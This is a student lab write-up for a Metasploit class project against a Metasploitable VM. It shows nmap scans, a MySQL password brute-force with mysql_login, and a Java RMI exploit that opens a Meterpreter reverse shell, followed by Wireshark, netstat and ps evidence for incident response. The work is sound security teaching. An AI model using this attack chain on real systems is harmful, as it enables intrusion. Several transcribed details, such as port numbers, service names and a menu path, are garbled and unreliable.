

PART 1

◆ ssh - msfadmin

The screenshot shows a Kali Linux terminal window on the left and a PDF document on the right. The terminal window is titled "Kali_2021.4-312-environment" and shows the user "root@kali" at the prompt. The terminal output displays the MySQL command-line interface (mysql) with the following commands and results:

```
mysql> use mysql;
mysql> select user, host, password from user;
+-----+-----+-----+
| user | host | password |
+-----+-----+-----+
| student312 | % | IDENTIFIED BY 'qwerty' |
+-----+-----+-----+

mysql> create user 'student312'@'%' IDENTIFIED BY 'qwerty';
Query OK, 0 rows affected (0.00 sec)

mysql> select user, host, password from user;
+-----+-----+-----+
| user | host | password |
+-----+-----+-----+
| student312 | % | IDENTIFIED BY 'qwerty' |
+-----+-----+-----+

mysql> use mysql;
mysql> select user, host, password from user;
+-----+-----+-----+
| user | host | password |
+-----+-----+-----+
| student312 | % | IDENTIFIED BY 'qwerty' |
+-----+-----+-----+

mysql> show tables;
+-----+
| Tables_in_mysql |
+-----+
| user |
+-----+

mysql> show columns from user;
+-----+
| Field | Type | Null | Key | Extra |
+-----+
| user | varchar(16) | NO | PRIMARY | |
| host | varchar(16) | NO | | |
| password | varchar(41) | NO | | |
+-----+

mysql> exit;
```

The PDF document on the right is titled "ISIN 312 - Class Project - Metasploit" and "Gerald Emerick". It contains the following sections:

- Part 1 - Use Metasploit to crack the password of a mysql database user account**
 - Within Kali perform an nmap SYN scan with Version information against target MSP2. Note in the nmap output that mysql is a service that is open / running on target MSP2.
 - Within Kali open a terminal and then ssh to target MSP2 using the msfadmin / msfadmin account.
 - Within your target MSP2 ssh session, create a new user in target MSP2 mysql:
 - Start the mysql command line by typing "sudo mysql" in the ssh session.
 - mysql>use mysql
 - mysql>select user, host, password from user;
 - mysql>CREATE USER 'student312'@'%' IDENTIFIED BY 'qwerty';
 - mysql>select user, host, password from user;
 - Within Kali start Metasploit and use an exploit to crack the mysql password for student312
 - Within a terminal enter "msfconsole" to start Metasploit
 - msf> use auxiliary/scanner/mysql/mysql_login
 - msf>show options
 - set the PASS_FILE option to the burmetts_top_500.txt file.
 - msf> set PASS_FILE ---
 - set the RHOSTS to the target IP address
 - msf> set RHOSTS
 - set the username to the mysql user you created in the prior step
 - Run the exploit until the password is cracked
 - msf> exploit
- Part 2 - Use Metasploit to exploit a vulnerable service to obtain a remote shell**
 - Within Kali perform an nmap SYN scan and include version information
 - The rmiregistry service is listed.
 - Start Wireshark on your Kali machine to capture the Metasploit steps
 - Within Metasploit search for and find an exploit related to the rmiregistry service
 - Use the chosen exploit to obtain a Meterpreter payload shell on target MSP2
 - a. meterpreter> getuid
 - b. meterpreter> cd /root
 - c. meterpreter> ls
 - Do not close the meterpreter session.
- Part 3 - Incident Response**
 - Filter Wireshark traffic to...

◆ creating "student 312" in DB

The screenshot shows a Kali Linux terminal window on the left and a PDF document on the right. The terminal window is titled "Kali_2021.4-312-environment" and shows the user "root@kali" at the prompt. The terminal output displays the MySQL command-line interface (mysql) with the following commands and results:

```
mysql> use mysql;
mysql> select user, host, password from user;
+-----+-----+-----+
| user | host | password |
+-----+-----+-----+
| student312 | % | IDENTIFIED BY 'qwerty' |
+-----+-----+-----+

mysql> create user 'student312'@'%' IDENTIFIED BY 'qwerty';
Query OK, 0 rows affected (0.00 sec)

mysql> select user, host, password from user;
+-----+-----+-----+
| user | host | password |
+-----+-----+-----+
| student312 | % | IDENTIFIED BY 'qwerty' |
+-----+-----+-----+

mysql> use mysql;
mysql> select user, host, password from user;
+-----+-----+-----+
| user | host | password |
+-----+-----+-----+
| student312 | % | IDENTIFIED BY 'qwerty' |
+-----+-----+-----+

mysql> show tables;
+-----+
| Tables_in_mysql |
+-----+
| user |
+-----+

mysql> show columns from user;
+-----+
| Field | Type | Null | Key | Extra |
+-----+
| user | varchar(16) | NO | PRIMARY | |
| host | varchar(16) | NO | | |
| password | varchar(41) | NO | | |
+-----+

mysql> exit;
```

The PDF document on the right is titled "ISIN 312 - Class Project - Metasploit" and "Gerald Emerick". It contains the following sections:

- Part 1 - Use Metasploit to crack the password of a mysql database user account**
 - Within Kali perform an nmap SYN scan with Version information against target MSP2. Note in the nmap output that mysql is a service that is open / running on target MSP2.
 - Within Kali open a terminal and then ssh to target MSP2 using the msfadmin / msfadmin account.
 - Within your target MSP2 ssh session, create a new user in target MSP2 mysql:
 - Start the mysql command line by typing "sudo mysql" in the ssh session.
 - mysql>use mysql
 - mysql>select user, host, password from user;
 - mysql>CREATE USER 'student312'@'%' IDENTIFIED BY 'qwerty';
 - mysql>select user, host, password from user;
 - Within Kali start Metasploit and use an exploit to crack the mysql password for student312
 - Within a terminal enter "msfconsole" to start Metasploit
 - msf> use auxiliary/scanner/mysql/mysql_login
 - msf>show options
 - set the PASS_FILE option to the burmetts_top_500.txt file.
 - msf> set PASS_FILE ---
 - set the RHOSTS to the target IP address
 - msf> set RHOSTS
 - set the username to the mysql user you created in the prior step
 - Run the exploit until the password is cracked
 - msf> exploit
- Part 2 - Use Metasploit to exploit a vulnerable service to obtain a remote shell**
 - Within Kali perform an nmap SYN scan and include version information
 - The rmiregistry service is listed.
 - Start Wireshark on your Kali machine to capture the Metasploit steps
 - Within Metasploit search for and find an exploit related to the rmiregistry service
 - Use the chosen exploit to obtain a Meterpreter payload shell on target MSP2
 - a. meterpreter> getuid
 - b. meterpreter> cd /root
 - c. meterpreter> ls
 - Do not close the meterpreter session.
- Part 3 - Incident Response**
 - Filter Wireshark traffic to...

◆ Running “exploit” with “metasploit”

The screenshot shows a Kali Linux virtual machine environment. The terminal window displays the following commands and output:

```
root@kali: ~  
msf5 auxiliary(scanner/mysql/mysql_login) > exploit  
[*] 192.168.1.40:3306 - 192.168.1.40:3306 - LOGIN FAILED: 312:guinness (Incorrect: Access denied for user '312'@'192.168.1.40' (using password: YES))  
[*] 192.168.1.40:3306 - 192.168.1.40:3306 - LOGIN FAILED: 312:123abc (Incorrect: Access denied for user '312'@'192.168.1.40' (using password: YES))  
[*] 192.168.1.40:3306 - 192.168.1.40:3306 - LOGIN FAILED: 312:sp3edy (Incorrect: Access denied for user '312'@'192.168.1.40' (using password: YES))  
[*] 192.168.1.40:3306 - 192.168.1.40:3306 - LOGIN FAILED: 312:buffalo (Incorrect: Access denied for user '312'@'192.168.1.40' (using password: YES))  
[*] 192.168.1.40:3306 - Scanned 1 of 1 hosts (100% complete)  
msf5 auxiliary(scanner/mysql/mysql_login) > set USERNAME student31  
USERNAME => student31  
msf5 auxiliary(scanner/mysql/mysql_login) > exploit  
[*] 192.168.1.40:3306 - 192.168.1.40:3306 - Found remote MySQL version 3.0.51a  
[*] 192.168.1.40:3306 - No active DB - Credential data will not be saved!  
[*] 192.168.1.40:3306 - 192.168.1.40:3306 - LOGIN FAILED: student31 (Incorrect: Access denied for user 'student31'@'192.168.1.40' (using password: NO))  
[*] 192.168.1.40:3306 - 192.168.1.40:3306 - LOGIN FAILED: student31:password (Incorrect: Access denied for user 'student31'@'192.168.1.40' (using password: YES))  
[*] 192.168.1.40:3306 - 192.168.1.40:3306 - LOGIN FAILED: student31:123456 (Incorrect: Access denied for user 'student31'@'192.168.1.40' (using password: YES))  
[*] 192.168.1.40:3306 - 192.168.1.40:3306 - LOGIN FAILED: student31:12345678 (Incorrect: Access denied for user 'student31'@'192.168.1.40' (using password: YES))  
[*] 192.168.1.40:3306 - 192.168.1.40:3306 - LOGIN FAILED: student31:1234 (Incorrect: Access denied for user 'student31'@'192.168.1.40' (using password: YES))  
[*] 192.168.1.40:3306 - Scanned 1 of 1 hosts (100% complete)  
msf5 auxiliary(scanner/mysql/mysql_login) >
```

The document titled "Assignme ...loit.pdf" contains the following instructions:

Part 1 - Use Metasploit to crack the password of a mysql database user account

1. Within Kali perform an nmap SYN scan with Version information against target MSP2. Note in the nmap output that mysql is a service that is open / running on target MSP2.
2. Within Kali open a terminal and then ssh to target MSP2 using the mtfadmin / mtfadmin account.
3. Within your target MSP2 ssh session, create a new user in target MSP2 mysql:
 - a. Start the mysql command line by typing "sudo mysql" in the ssh session.
 - i. mysql>use mysql
 - ii. mysql>select user, host, password from user;
 - iii. mysql>CREATE USER 'student312'@'%' IDENTIFIED BY 'qwerty';
 - iv. mysql>select user, host, password from user;
4. Within Kali start Metasploit and use an exploit to crack the mysql password for student312
 - a. Within a terminal enter "msfconsole" to start Metasploit
 - msf> use auxiliary/scanner/mysql/mysql_login
 - msf> show options
 - set the PASS_FILE option to the burndett_top_500.txt file.
 - msf> set PASS_FILE ---
 - set the RHOSTS to the target IP address
 - msf> set RHOSTS
 - set the username to the mysql user you created in the prior step
 - Run the exploit until the password is found
 - msf> exploit

Part 2 - Use Metasploit to exploit a vulnerable service

1. Within Kali perform an nmap SYN scan and include the --script=msfrpc option.
2. The mrmgrshty service is listed.
3. Start Wireshark on your Kali machine to capture traffic.
4. Within Metasploit search for and find an exploit to use.
5. Use the chosen exploit to obtain a Meterpreter session. Once the Meterpreter prompt is displayed:
 - a. meterpreter> getuid
 - b. meterpreter> cd /root
 - c. meterpreter> ls
6. Do not close the meterpreter session.

Part 3 - Incident Response

1. Filter Wireshark traffic to:
 1. tcp.flags.push == 1
 2. tcp contains "meterpreter"
 3. tcp contains "metasploit"
2. Analyze target MSP2. Within Wireshark determine whether a session was captured or is occurring? Perform the following within Wireshark:
 - a. Right-click on the packet and select "Follow" > "HTTP" > "GET" > "application/javascript" > "application/javascript"
 - b. Use the "ps -ax" command to view processes and direct the output of the ps command listing file during the session.


PART2

◆ Using “nmap”


The screenshot shows a Kali Linux virtual machine environment. The terminal window displays the following command and output:

```
root@kali: ~  
nmap -sS 192.168.1.40  
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-17 16:11 EDT  
Nmap scan report for 192.168.1.40  
Host is up (0.00011s latency).  
Not shown: open closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
112/tcp   open  rsh  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1899/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2849/tcp  open  nfs  
3306/tcp  open  mysql  
5432/tcp  open  postgresql  
6607/tcp  open  irc  
8080/tcp  open  ajp13  
8180/tcp  open  unknown  
MAC Address: 08:50:56:8E:81:85 (VMware)  
Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds  
root@kali: ~
```


◆ Wireshark



◆ Found “exploit”




◆ Used “exploit”



The screenshot shows a Kali Linux terminal window with the Metasploit framework running. The user has entered the command `msf6 exploit(multi/misc/java_rmi_server) > options`. The terminal displays the module options for `exploit(multi/misc/java_rmi_server)`, including settings for `HTTPODELAY`, `RHOSTS`, `RPORT`, `SRVHOST`, `SRVPORT`, `SSL`, `SSLCert`, and `URI_PATH`. Below this, the payload options for `java/meterpreter/reverse_tcp` are shown, including `LHOST` and `LPORT`. The user then enters `msf6 exploit(multi/misc/java_rmi_server) > exploit`, and the terminal shows the process of starting a reverse TCP handler, sending a request, and receiving a response. The session ends with the user entering `msf6 exploit(multi/misc/java_rmi_server) > sessions -1 1` and `msf6 exploit(multi/misc/java_rmi_server) > sessions -1 1`.

PART3:


◆ Filtered Wireshark traffic with “tcp contains “metasploit””



The screenshot shows a Kali Linux desktop environment. On the left, a Google Drive link is open in a browser: `drive.google.com/file/d/1ThHnNYYNk87RtU4X...`. The main window is a terminal window showing the Metasploit session. The user has entered the command `msf6 exploit(multi/misc/java_rmi_server) > options`. The terminal displays the module options for `exploit(multi/misc/java_rmi_server)`, including settings for `HTTPODELAY`, `RHOSTS`, `RPORT`, `SRVHOST`, `SRVPORT`, `SSL`, `SSLCert`, and `URI_PATH`. Below this, the payload options for `java/meterpreter/reverse_tcp` are shown, including `LHOST` and `LPORT`. The user then enters `msf6 exploit(multi/misc/java_rmi_server) > exploit`, and the terminal shows the process of starting a reverse TCP handler, sending a request, and receiving a response. The session ends with the user entering `msf6 exploit(multi/misc/java_rmi_server) > sessions -1 1` and `msf6 exploit(multi/misc/java_rmi_server) > sessions -1 1`.

On the right, a Wireshark packet capture is shown. The filter is set to `tcp contains "metasploit"`. The packet list shows several packets, including a TCP reset (RST) from 192.168.1.40 to 192.168.1.40, and a TCP reset (RST) from 192.168.1.40 to 192.168.1.40. The packet details show the source and destination IP addresses, ports, and the reset flag.


◆ (2.2) Found evidence with “netstat” command



The screenshot shows a Kali Linux terminal window with the following output:

```
root@kali:~# netstat -an | grep ESTABLISHED
tcp        0      0 192.168.1.40:37839    192.168.1.60:4444    ESTABLISHED
tcp        0      0 192.168.1.40:37879    192.168.1.60:4444    ESTABLISHED
tcp6       0      0 192.168.1.40:22       192.168.1.60:33280   ESTABLISHED
udp        0      0 127.0.0.1:444491      127.0.0.1:444491     ESTABLISHED
```

◆ (2.1) Comparing the files



The screenshot shows a Kali Linux terminal window with the following output:

```
root@kali:~# diff metasploit1.txt metasploit2.txt
91c9
< 5674 ?    SL  0:07 /usr/bin/svc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SVSL06 -errf
ile SVSL06 -pidfile /var/run/tomcat5.5.pid -Djava.net.headless=true -mx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/l
ib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/
conf/catalina.policy org.apache.catalina.startup.Bootstrap
> 5674 ?    SL  0:08 /usr/bin/svc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SVSL06 -errf
ile SVSL06 -pidfile /var/run/tomcat5.5.pid -Djava.net.headless=true -mx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/l
ib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/
conf/catalina.policy org.apache.catalina.startup.Bootstrap
180c18
< 5784 ?    SL  0:00 /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java -classpath /tmp/-spaw7qj94v.tmp.dir metasploit.Payload
> 5784 ?    SL  0:27 /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java -classpath /tmp/-spaw7qj94v.tmp.dir metasploit.Payload
111c111
< 5813 ?    S    0:00 sshd: msfadmin@pts/0
> 5813 ?    R    0:00 sshd: msfadmin@pts/0
113c113
< 5825 pts/0  R+   0:00 ps -ax
> 5825 pts/0  R+   0:00 ps -ax
msfadmin@metasploit:~#
```

◆ Review the log files

```
Console | Infosec Learning - Google Chrome
lab.infoseclearning.com/console/2530441/700

Kali_2021.4-312-environment View Fullscreen Send Ctrl+Alt+Delete Reboot

root@kali:~#
File Actions Edit View Help
drwxr-xr-x 2 mysql ade 4096 2018-03-17 16:09 mysql
drwxr-xr-x 3 root root 4096 2018-03-16 19:15 news
drwxr-xr-x 2 root root 4096 2018-03-16 19:15 installer
drwxr-xr-x 2 root root 4096 2018-03-16 18:59 fuck
drwxr-xr-x 2 tomcat55 ade 4096 2008-12-27 14:17 tomcat5.5
drwxr-xr-x 2 root root 4096 2008-04-22 02:07 dist-upgrade
drwxr-xr-x 2 root root 4096 2008-04-07 17:39 apt-get

msfadmin@metasploitable:~/var/log$ less system
WARNING: terminal is not fully functional
Mar 15 06:41:47 metasploitable syslogd 1.5.0#Ubuntu: restart.
